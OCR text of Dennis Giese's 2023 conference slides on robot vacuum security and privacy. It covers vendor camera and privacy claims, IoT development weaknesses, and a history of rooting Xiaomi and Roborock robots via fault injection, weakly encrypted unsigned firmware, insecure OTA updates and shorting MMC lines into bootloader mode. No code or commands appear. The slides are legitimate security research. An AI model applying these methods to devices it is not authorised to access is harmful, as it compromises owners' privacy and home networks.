
# Unveiling the Hidden World of Robot Vacuum Security


Australian Cyber Conference 2023 – Dennis Giese

# About me


- “Security Researcher” aka Hardware Hacker
  - M.Sc. from TU Darmstadt and Northeastern University
  - Research field: Wireless and embedded Security&Privacy
- Vacuum Robot (and IoT) collector
  - All brands: iRobot, Roborock, Dreame, Xiaomi, Shark, Narwal, Ecovacs,…
- Interests: Reverse engineering of interesting devices
  - Current research: Robots, Smart Speakers, Flash memory

# Projects

- Flash reverse-engineering and forensics
  - Analysis of embedded devices and flash memory itself
  - Example: Amazon Echo Dot (2021)



Google Pixel Watch



Flash extraction with probing

# Projects

Robotinfo.dev

- Systematic analysis of robots
  - Hardware, Software
  - Sensors
- Focus: security and privacy
- Tracking of firmware changes
- Source: emulated devices, app
- Base for further research

# New project: Lawn mowing robots

# Goals of this talk

- Understand Security&Privacy risks of IoT devices
- Get an overview of the development of vacuum robot hacking
- Learn about vulnerabilities and backdoors

**Side note**: Generally, a friendly, but competitive relationship with vendors is maintained


https://www.dreame-technology.com/
https://www.roborock.com

# Disclaimers

- I do not claim that vendors use sensors to spy on you!
  - (but they can in theory)
- I cover primarily physical attacks on devices
- Many vendors are affected
  - Independent of origin, size, market share
  - This talk: focus on Xiaomi, Roborock, Dreame
- Research part of my private projects
  - No sponsorship by companies or organizations

# Agenda

- Motivation
- IoT devices from a Hacker‘s perspective
- History of vacuum robot research
- Root access and data
- More findings
- Take-away lessons

# MOTIVATION

# Why do we want to root devices?

- Play with cool hardware
- Stop devices from constantly phoning home
- Use custom Smart Home Software
- Verification of privacy claims
- Make $$$ in Bug Bounty Programs

# Why do we not trust IoT?

- Devices are connected to the home network
- Have lots of sensors
- Communication to the cloud is encrypted, content unclear
- Developing secure hardware and software is hard
- Vendor claims contradict each other
- Certifications are ~~worthless~~ unreliable

# “Nothing is sent to the cloud”?

## Built for Privacy

When it comes to a camera in the home, privacy and security are critical. Every image ReactiveAI processes is captured and deleted in an instant.[1] Not only that, S6 MaxV is certified by TUV Rheinland as a safe smart home product and keeps your data safe and secure.

Nothing is ever duplicated

Nothing is ever stored


Nothing is sent to the cloud


ETSI TS 103 645
TÜVRheinland CERTIFIED
www.tuv.com ID 0217008049

<< Click here to learn more

# … but you can access the camera?

Look around your home even when you're away. Fire up the Roborock app and drive around seeing what S6 MaxV sees. Make sure you've closed your doors, reassure yourself that your home is as you left it, or check in on the mischief your pets are up to. Even send a voice message to tell them you'll be home soon.[7]






MATTHIEU BOU

by **Eileen Guo**
December 19, 2022

**In the fall of 2020, gig workers in Venezuela posted a series of images to online** forums where they gathered to talk shop. The photos were mundane, if sometimes intimate, household scenes captured from low angles—including



https://www.technologyreview.com/2022/12/19/1065306/roomba-irobot-robot-vacuums-artificial-intelligence-training-data-privacy/

MIT Technology Review


Image captured by iRobot development devices, being annotated by data labelers. The woman's face was originally visible, but was obscured by MIT Technology Review. The Roomba J7's front light is reflected on the oven.

**Fun fact:**
Vendors panicked and started to change firmwares, apps and privacy policies



Image captured by iRobot development devices, being annotated by data labelers.



https://www.technologyreview.com/2022/12/19/1065306/roomba-irobot-robot-vacuums-artificial-intelligence-training-data-privacy/

# More sensors?


Cameras

Microphones??



https://www.ecovacs.com/us/deebot-robotic-vacuum-cleaner/DEEBOT-X1-OMNI-BLACK

# Risks of devices with cameras

- Storage of pictures/videos indefinitely … and some do. both cloud and local
- Used devices might be problematic
  - Previous owner installed rootkit
  - New owner cannot verify software
  - Result: Device might behave maliciously on your network
- Rooting is the only way to verify that a device is „clean“

**Side note:**
Attack vector applies to many different classes of devices, not only vacuum robots

# Optical sensors instead of camera?

- Vendors react on worries of users:
  - Avoidance of the word “camera” for privacy aware users
  - Usage of “optical sensor” instead

HOME TICKER PODCAST NEWSLETTER GOLEM PLUS FORUM

**Keine Kamera, sondern ein optischer Sensor**

Sich zurechtzufinden ist das eine, keinen Kleinkram über den Haufen zu fahren, das andere. Der Roborock S8 Pro Ultra wurde wie praktisch alle aktuellen Top-Geräte mittels KI-Lernverfahren geschult, um sich nicht in herumliegenden Gegenständen zu verheddern oder zu verkeilen.

Roborock verzichtet dabei anders als in früheren Top-Modellen auf eine Kamera im engeren Sinn. Stattdessen verbaut der Hersteller einen optischen Sensor, der die Lichtreflexionen von zwei nach vorne gerichteten Infrarotdioden verarbeitet und so Strukturen kleiner Objekte erkennt. Das ist im Nebeneffekt ein Vorteil für die Privatsphäre. Fotos oder Videos, die jemand Unbefugtes angucken könnte, erstellt das Gerät prinzipiell nicht.

Source: Berti Kolbow-Lehradt, Golem.de



Output of “optical sensor” S8 Pro Ultra

# Quality of sensors


Output of Dreame W10Pro camera

# Can you rely on Certifications?


Source: https://www.mi.com/global/product/xiaomi-robot-vacuum-x10-plus/





Source: https://de.roborock.com/pages/roborock-s8-pro-ultra




Source: https://www.dreametech.com/products/dreamebot-l10s-ultra


# IOT DEVICES FROM A HACKER'S PERSPECTIVE

# Overview of an IoT Device



# Overview of an IoT Device


# Features and Connectivity


Amazon Echo Dot Gen3

- IoT devices have powerful hardware
  - Multicore CPUs
  - Often based on Linux or Android
  - Very similar to general purpose computers
- IoT devices are connected to other devices and the Internet
  - Smart Home not possible without other devices
  - Most products require Internet connectivity

# Cybersecurity and IoT

- Cybersecurity is hard
  - Requires knowledge
  - New attacks are developed
  - Third-party code vulnerable
- IoT devices are complex
  - Hardware, Software and Networks
  - More challenges for developers
  - Dependence on internet



Bitdefender For Home For Business For Partners

CONSUMER INSIGHTS LABS BUSINESS INSIGHTS

INDUSTRY NEWS • 1 min read •

**Vulnerability in Vaillant Heating Systems Allows Unauthorized Access**

Loredana BOTEZATU
April 17, 2013

**A critical security vulnerability in the heating and power systems of German company Vaillant allows unauthorized people access the systems, turn them off and damage them at will.**

Vaillant has sent all its customers a warning, recommending they manually disconnect the vulnerable devices, namely ecoPower 1.0, from the network and wait for one of their employees to fix the systems on site.

Source: https://www.bitdefender.com.au/blog/hotforsecurity/vulnerability-in-vaillant-heating-systems-allows-unauthorized-access/

Especially for startups:
Developers are setting up infrastructure, backend and device software

# IoT development cycle

- IoT Vendors/Developers are often lazy
  - Limited development time
  - Fast product development cycles
  - Quality control too expensive
- Assumed development of firmware:
  1. Take SDK/toolchain
  2. Modify sample code so that the product runs
  3. If it works: publish firmware … fix later (or never)

Applies to many companies, independent of size and origin!

# Product support and lifespan

- Development cycle similar to smartphones
  - New products and models every year
  - Product support dropped after 1-2 years
  - Developers can only focus on new products
- Problem: Smart Home devices are used longer
  - Average lifespan of a washing machine: 7-13 years
  - No incentive for customer to replace working device
  - No incentive for vendor to support old devices


General problem:
Security does not pay

# MY VACUUM ROBOT HISTORY

# General observation

- Every time a rooting method gets released, the vendors react
  - Sometimes they even break things in the process ☹
- Fun facts:
  - Some vendors seem to have given up after my last talk
  - Competing robot vendors complain that I do not hack them

# Why Vacuum Robots?







Source: Xiaomi advertisement in 2016

# First work in 2017

- Xiaomi Vacuum Robot (OEM: Roborock) / Roborock S5
- Used fault injection attack to extract firmware
- Findings:
  - Firmware images: unsigned and encrypted with weak key
  - Custom firmware could be pushed from local network
- Result:
  - Rooting without disassembly
- Publication: 34C3 (2017) and DEF CON 26 (2018)


# Scenario: Insecure Over-The-Air (OTA) updates





For Xiaomi devices in 2017:
Worked for provisioned and unprovisioned devices

# High-Tech Attack tools

- Shortcut the MMC data lines
- SoC falls back to Bootloader mode
- Load + Execute tool in RAM





